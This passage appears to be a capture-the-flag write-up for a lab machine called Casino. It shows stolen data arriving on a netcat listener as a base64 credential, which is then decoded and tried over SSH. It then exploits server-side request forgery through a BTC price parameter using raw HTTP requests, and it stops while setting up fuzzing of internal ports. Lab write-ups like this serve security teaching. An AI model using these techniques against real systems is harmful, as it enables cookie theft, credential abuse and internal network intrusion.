
Request sent, expect a response shortly!

After sending it and I taught for a while it was wrong since I wasn't getting any response back from my netcat listener while I was about to cancel it then boom i got a request on my listener with the stolen cookie.




```
┌──(venv)─(mark㉿haxor)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.0.78] from (UNKNOWN) [172.31.3.7] 40266
GET /?ZXJsaWNoOmlfTDB2MyQkJA== HTTP/1.1
Host: 10.10.0.78
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://localhost/BmMblyIrkMuZsHF4AQoV7cpsc7DByRRutXEf9KfY
```


Next thing is to decode the base64 string in that request. When decoded it shows a credential.


```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ echo "ZXJsaWNoOmlfTDB2MyQkJA==" | base64 -d
erlich:i_L0v3$$$

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ 
```


So I tried the credential over ssh but it failed.


```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ echo "ZXJsaWNoOmlfTDB2MyQkJA==" | base64 -d
erlich:i_L0v3$$$

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ ssh erlich@172.31.3.7
The authenticity of host '172.31.3.7 (172.31.3.7)' can't be established.
ED25519 key fingerprint is SHA256:KlLz8wW+p9YimFjXz3B/gzrXpbT1R/ByBRbUsz1L4JA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.31.3.7' (ED25519) to the list of known hosts.
erlich@172.31.3.7's password: 
Permission denied, please try again.
erlich@172.31.3.7's password: 
Permission denied, please try again.
erlich@172.31.3.7's password: 


┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ 
```


Now on the web server we found a login page lets try the credential on it. And we're logged in.



When logged in there's nothing really on the web page except a function that claims to check btc price.




After clicking it, it shows btc price api in development.



BTC Price API In Development

Lets click it again and see the request its making. From the result its sending a post request with parameter BTC which contains a url. When decoded the request is making a call directly from the localhost i.e [http://localhost/btc.price.](http://localhost/btc.price) Now what we would want to test here is server side request forgery (ssrf).



Request to http://172.31.3.7:80

```
POST /play HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/play
Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gL1A.xG7LMqFjkCyKPKWtPPSz_ZvQt9M
Upgrade-Insecure-Requests: 1

BTC=http%3A%2F%2Flocalhost%2Fbtc.price
```

Selection 34


Selected text: http%3A%2F%2Flocalhost%2Fbtc.price

Decoded from: URL encoding

http://localhost/btc.price

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	1
Request Cookies	1
Request Headers	12


FFirstly lets send the request to repeater so as to easily modify any change we wish to make. So instead of me requesting btc.price I tried loading the /play file of the web page and it loads this confirms ssrf.



```
POST /play HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/play
Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gL1A.xG7LMqFjkCyKPKWtPPSz_ZvQt9M
Upgrade-Insecure-Requests: 1

BTC=http%3A%2F%2Flocalhost%2Fplay
```

```
HTTP/1.1 200 OK
Date: Tue, 13 Dec 2022 05:28:56 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Cookie,Accept-Encoding
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 3316

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>
      River - Login
    </title>
    <link rel="stylesheet" href="
    https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="
    sha384-9aIt2nRpC12Uk9gS9baDl411NQApFmC26EwAOH8WgZl5MYYxFfc+NcPb1dKGj7Sk" crossorigin="
    anonymous">
    <link rel="stylesheet" href="/static/style.css">
  </head>
  <body>
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
      <a class="navbar-brand" href="/">
        <img class="tilty" src="/static/six.svg" width="30" height="30" class="d-inline-block
        align-top" alt="" loading="lazy">
         River
      </a>
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="
      #navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false"
      aria-label="Toggle navigation">
        <span class="navbar-toggler-icon">
        </span>
      </button>
```

Next thing we would want to do is to scan for internal ports open and yes that is very possible.
So what I did was to save the request in a file then add the FUZZ parameter in the request i.e BTC=http://localhost:FUZZ and of cause we need to urlencode it so as for the web server to understand the request.
So I generated a list that contains number starting from 0-65535.



https://www.urlencoder.org

Encode to URL-encoded format


Simply enter your data then push the encode button.

```
http://localhost:FUZZ
```

UTF-8 — Destination character set.

